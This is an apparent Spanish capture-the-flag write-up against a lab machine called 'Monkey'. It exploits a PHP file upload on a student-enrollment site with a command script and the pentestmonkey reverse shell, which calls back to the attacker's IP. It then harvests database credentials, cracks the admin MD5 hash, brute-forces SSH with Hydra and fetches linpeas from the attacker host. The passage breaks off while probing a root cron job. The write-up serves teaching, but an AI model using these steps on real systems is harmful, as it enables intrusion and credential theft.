


Ilustración 8. Vista de la página web una vez ingresada las credenciales

Inspeccionando posibles vulnerabilidades

Podemos notar que podemos ingresar al directorio de las imágenes cargadas de la página web por lo cual es una vulnerabilidad para aplicar archivos php con comandos de cmd

Ilustración 9. Probando la posible vulnerabilidad

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey




Ilustración 10. Analizando la dirección de la imagen

Podemos ver que en el subdirectorio studentphoto se guarda todas las imágenes subidas. A su vez también vemos que se puede cargar archivos php




Ilustración 11. Directorio de archivos cargados a través de imágenes subidas

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

3. Explotación de vulnerabilidades

Para comprobar la posible vulnerabilidad se hacen pequeño script en php para ver cómo reacciona a la página web

Probando script en PHP

Se ingresa un script que permite manejar el comando CMD a través de la dirección




Ilustración 12. Probando script CMD con el comando ls




Ilustración 13. Probando script CMD con el comando ls /home




Ilustración 14. Probando script CMD con el comando ls /home/hackermentor

Como podemos concluir se puede aplicar script en PHP para poder tener acceso de manera parcial a los documentos internos de la máquina

REVERSE SHELL

Se hará un reverse Shell en php para poder ingresar a la máquina de manera interna para ellos se hará generación de script automático a través de una página web. Para ello se usará un script de la categoría PHP pentestMonkey

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey




Ilustración 15. categorías de script

Se debe escoger la dirección IP de nuestro Kali y el puerto de escucha




Ilustración 16. Configurando dirección IP y puerto de escucha

Se copia el código generado y se guarda en un archivo php





Ilustración 17. Código generado en PHP

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey



```
#!/usr/bin/perl
reverse_shell.php

// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (c) 2012 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.29.200';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: can't fork");
        exit(1);
    }
    if ($pid) {
        // Parent exits
        exit(0);
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonize. This is quite common and not fatal.");
}

chdir("/");
umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("ERROR: fsockopen() failed");
    exit(1);
}
fwrite($sock, $shell);
while(1) {
    $data = fread($sock, $chunk_size);
    if ($data) {
        $write_a = fopen('php://stdout', 'w');
        fwrite($write_a, $data);
    }
}
```

Ilustración 18. Guardando el script en un archivo PHP

Ahora se subirá el archivo para posteriormente ejecutarse



Inscripción de estudiantes

Student Record updated Successfully !!

Student Name

Hacker Mentor

Usuario

hackermentor

Código postal

777777

Promedio de Calificaciones

7.60

Imagen del alumno

Subir nueva imagen

Browse... No file selected.








Actualizar

Ilustración 19. Subiendo el script

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Index of /monkey/studentphoto

Name	Last modified	Size	Description
 Parent Directory		-	
 Jerry_(personaje_de_Tom_y_Jerry).png	2024-10-29 22:36	103K	
 avatar-1.jpg.png	2017-02-12 06:27	12K	
 noimage.png	2022-02-24 20:48	91K	
 php-rev.php	2022-05-20 16:47	5.4K	
 reverse_shell.php	2024-10-29 23:38	2.5K	
 shell.php	2024-10-29 23:25	46	

Apache/2.4.38 (Debian) Server at 192.168.29.210 Port 80

Ilustración 20. Visualización y ejecución del script

Usando el Netcat en modo escucha

Antes de ejecutarse el script nuevo se debe de dejar nuestra maquina en modo escucha con netcat

```
(kali㉿kali)-[~/Desktop/monkey]
$ nc -lvnp 9090
listening on [any] 9090 ...
```

Ilustración 21. Usando NETCAT en modo escucha puerto 9090

```
(kali㉿kali)-[~/Desktop/monkey]
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.29.208] from (UNKNOWN) [192.168.29.210] 53294
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
23:40:45 up 2:05, 0 users, load average: 0.04, 0.06, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Ilustración 22. Accediendo al reverse Shell

Ingreso con el script generado

Una vez dentro primero debemos saber dónde estamos ubicados y que usuario somos

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

```
$ pwd
/
$ whoami
www-data
$
```

Ilustración 23. Conociendo ubicación y usuario

Mejorar la interfaz de Shell

Para tener mejor libertad de movimiento en la interfaz se hace una secuencia de comando

```
www-data@monkey:/$ echo $TERM
dumb
www-data@monkey:/$ TERM=xterm
www-data@monkey:/$ echo $SHELL
/usr/sbin/nologin
www-data@monkey:/$ SHELL=bash
www-data@monkey:/$
```

Ilustración 24. Mejorando el SHELL

Búsqueda de banderas

Viendo si con estos privilegios podemos ver las banderas

```
www-data@monkey:/$ find / -name "bandera1.txt" 2>/dev/null
/home/hackermmentor/bandera1.txt
www-data@monkey:/$
```

Ilustración 25. Buscando bandera1

```
www-data@monkey:/$ find / -name "bandera2.txt" 2>/dev/null
www-data@monkey:/$
```

Ilustración 26. Buscando bandera 2

Podemos ver que si podemos tener acceso a la bandera 1 pero no a la bandera 2 por lo cual debemos tener mejores privilegios para el acceso de la otra bandera. Falta escalar privilegios

Búsqueda de credenciales

Dentro de html/monkey buscamos posibles contraseñas

```
www-data@monkey:/var/www/html/monkey$ ls
admin          enroll-history.php  my-profile.php
assets         enroll.php          pincode-verification.php
change-password.php  includes          print.php
check_availability.php index.php          studentphoto
db              logout.php
```

Ilustración 27. Ubicándonos en html/monkey

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

```

ue } ) {
assets/js/jquery-1.11.1.js:          password: null,
assets/js/jquery-1.11.1.js:          xhr.open( options.type, options.url, optio
ns.async, options.username, options.password );
admin/change-password.php:$sql=mysqli_query($bd, "SELECT password FROM admin where password='".md5($_POST
['cpass'])."' && username='".$_SESSION['alogin']."'");
admin/change-password.php: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass'])."',
updateDate='$_currentTime' where username='".$_SESSION['alogin']."'");
admin/change-password.php: <input type="password" class="form-control" id="exampleInputPassword1" name=
"cpass" placeholder="Password" />
admin/change-password.php: <input type="password" class="form-control" id="exampleInputPassword2" name=
"newpass" placeholder="Password" />
admin/change-password.php: <input type="password" class="form-control" id="exampleInputPassword3" name=
"cnfpass" placeholder="Password" />
admin/includes/config.php:$mysql_password = "M1_P4ssw0rd_segur@";
admin/includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_datab
ase) or die("Could not connect database");
admin/student-registration.php:$password=md5($_POST['password']);
admin/student-registration.php:$ret=mysqli_query($bd, "insert into students(studentName,StudentRegno,passw
ord,pincode) values('$studentname','$studentregno','$password','$pincode')");
admin/student-registration.php: <label for="password">Password </label>
admin/student-registration.php: <input type="password" class="form-control" id="password" name="passwor
d" placeholder="Enter password" required />
admin/assets/js/jquery-1.11.1.js:for ( i in { radio: true, checkbox: true, file: true, password: true, ima
ge: true } ) {
admin/assets/js/jquery-1.11.1.js:          password: null,
admin/assets/js/jquery-1.11.1.js:          xhr.open( options.type, options.ur
l, options.async, options.username, options.password );
admin/index.php: $password=md5($_POST['password']);

```

Ilustración 28. Analizando contraseñas

Encontramos una posible contraseña para my_sql

Credencial nueva descubierto

Para obtener mayor información de la contraseña de my_SQL abrimos el archivo donde se encuentra la contraseña

```

www-data@monkey:/var/www/html/monkey$ cat includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not con
nect database");
?>

```

Ilustración 29. Analizando el archivo del Password

Podemos ver que el usuario es hackermentor y el pass es M1_P4ssw0rd_segur@

Entrando a mysql

Con la credencial encontrada ingresamos a my_SQL

```

www-data@monkey:/var/www/html/monkey$ mysql -u hackermentor -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 217
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

Ilustración 30. Ingresando a my_SQL con las credenciales

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Viendo base de datos

Hacemos un análisis de credenciales de administrador o alguna información con privilegios altos

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| onlinecourse |
| performance_schema |
| phpmyadmin |
+-----+
5 rows in set (0.681 sec)
```

Ilustración 31. Viendo todas las bases de datos

```
Database changed
MariaDB [onlinecourse]> show tables;
+-----+
| Tables_in_onlinecourse |
+-----+
| admin |
| course |
| courseenrolls |
| department |
| level |
| semester |
| session |
| students |
| userlog |
+-----+
9 rows in set (0.000 sec)
```

Ilustración 32. Visualizando las tablas

```
MariaDB [onlinecourse]> describe admin;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int(11) | NO | PRI | NULL | auto_increment |
| username | varchar(255) | NO | | NULL | |
| password | varchar(255) | NO | | NULL | |
| creationDate | timestamp | NO | | current_timestamp() | |
| updationDate | varchar(255) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.537 sec)
```

Ilustración 33. Descripción de características de admin en SQL

```
MariaDB [onlinecourse]> select username,password from admin;
+-----+-----+
| username | password |
+-----+-----+
| admin | 21232f297a57a5a743894a0e4a801fc3 |
+-----+-----+
1 row in set (0.155 sec)
```

Ilustración 34. Visualizando la contraseña de admin

Nueva posible contraseña


Desencriptando la posible nueva contraseña

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Enter up to 20 non-salted hashes, one per line:

21232f297a57a5a743894a0e4a801fc3

☐ I'm not a robot
 

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Ilustración 35. Contraseña descriptada de admin SQL

Ingreso por SSH con credenciales obtenidas

Debemos usar la herramienta Hydra para saber cuáles son los usuarios y contraseñas correctas dentro de mi lista de contraseñas encontradas

```
(kali㉿kali)~[~/Desktop/monkey]
$ hydra -l hackermentor -P pass 192.168.29.210 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-30 00:33:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://192.168.29.210:22/
[22][ssh] host: 192.168.29.210 login: hackermentor password: M1_P4ssw0rd_segur@
```

Ilustración 36. Usando Hydra para saber credenciales

Ingresando con las credenciales de Hydra a través de SSH

```
(kali㉿kali)~[~/Desktop/monkey]
$ ssh hackermentor@192.168.29.210
hackermentor@192.168.29.210's password:
Permission denied, please try again.
hackermentor@192.168.29.210's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
```

Ilustración 37. Ingreso por SSH

```
hackermentor@monkey:~$ whoami
hackermentor
```

Ilustración 38. vemos quienes somos

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

4. Escala de privilegios

Para poder visualizar la bandera 2 debemos escalar privilegios para ello primero hacemos uso de la herramienta linpeast para poder analizar posibles vulnerabilidades

Análisis de vulnerabilidades con linpeast

Para poder usar el linpeast debemos pasar dicho archivo a la maquina

Pasar el archivo linpeast

Para pasar el archivo linpeast debemos abrir un http server en nuestra maquina y pasar el archivo

```
(kali@kali)~[~/Desktop/monkey]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [30/Oct/2024 00:46:48] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [30/Oct/2024 00:46:48] code 404, message File not found
127.0.0.1 - - [30/Oct/2024 00:46:48] "GET /favicon.ico HTTP/1.1" 404 -
```

Ilustración 39. Abrir un http server en kali

- [Jerry_\(personaje_de_Tom_y_Jerry\).png](#)
- [linpeas.sh](#)
- [notas.txt](#)
- [pass](#)
- [php-rev.php](#)
- [reporte](#)
- [reverse_shell.php](#)
- [shell.php](#)
- [user](#)

Ilustración 40. Copiamos la dirección del archivo

Hacemos uso de wget para descargar el archivo desde la maquina monkey

```
hackermentor@monkey:/dev/shm$ wget http://192.168.29.208:8080/linpeas.sh
--2024-10-30 00:47:57-- http://192.168.29.208:8080/linpeas.sh
Connecting to 192.168.29.208:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 824745 (805K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[====>] 805.42K  --.-KB/s  in 0.03s
2024-10-30 00:47:57 (24.4 MB/s) - 'linpeas.sh' saved [824745/824745]
```

Ilustración 41. Descargamos el archivo como la dirección

Posteriormente se ejecuta el bash

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Análisis de linpeast

En el análisis de linpeast nos indica una leyenda de prioridades de vulnerabilidades a analizar

```
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

Ilustración 42. leyenda de linpeast

Exploit posibles

Podemos detectar posibles exploit para su uso en el análisis de linpeast

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{
kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
p
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-225
55/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
```

Ilustración 43. Exploit en linpeast

Backup privilegios de root

Se detecto también un archivo llamado backup con privilegios de root que se actualiza cada minuto

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * /home/hackermentor/backup.sh
```

Ilustración 44. Detección de backup

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Monkey

Análisis del archivo Backup

Debido a que el backup tiene el privilegio de root se va a analizar para poder aprovecharse de este privilegio

Ubicándonos en backup

Buscamos la dirección del backup

```
hackermentor@monkey:/dev/shm$ find / -name backup.sh 2> /dev/null
/home/hackermentor/backup.sh
hackermentor@monkey:/dev/shm$ cd /home/hackermentor
hackermentor@monkey:~$ ls
backup.sh  bandera1.txt
```

Ilustración 45. Ubicación del backup

Tiempo de ejecución usando

Usando la herramienta procmon y psp63 para ver los procesos a tiempo real de la máquina monkey

```
2024/10/30 01:26:01 CMD: UID=1000 PID=18046 | -bash
2024/10/30 01:26:01 CMD: UID=0 PID=18047 | /usr/sbin/CRON -f
2024/10/30 01:26:01 CMD: UID=0 PID=18048 | /usr/sbin/CRON -f
2024/10/30 01:26:01 CMD: UID=0 PID=18049 | /bin/sh -c /home/hackermentor/backup.sh
2024/10/30 01:26:01 CMD: UID=0 PID=18050 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:26:01 CMD: UID=0 PID=18051 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:26:01 CMD: UID=0 PID=18052 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:26:02 CMD: UID=1000 PID=18053 | -bash
```

Ilustración 46. Proceso backup primera vez

```
2024/10/30 01:27:01 CMD: UID=1000 PID=18400 | -bash
2024/10/30 01:27:01 CMD: UID=0 PID=18401 | /usr/sbin/CRON -f
2024/10/30 01:27:01 CMD: UID=0 PID=18402 | /usr/sbin/CRON -f
2024/10/30 01:27:01 CMD: UID=0 PID=18403 | /bin/sh -c /home/hackermentor/backup.sh
2024/10/30 01:27:01 CMD: UID=0 PID=18404 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:27:01 CMD: UID=0 PID=18405 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:27:01 CMD: UID=0 PID=18406 | /bin/bash /home/hackermentor/backup.sh
2024/10/30 01:27:02 CMD: UID=1000 PID=18407 | -bash
```

Ilustración 47. Proceso backup segunda vez

Como podemos ver el tiempo de ejecución del backup es cada minuto.

Verificar que se puede modificar

Corroboramos si el archivo es modificable

```
drwxr-xr-x 3 hackermentor administrator 4096 Oct 30 01:22 .
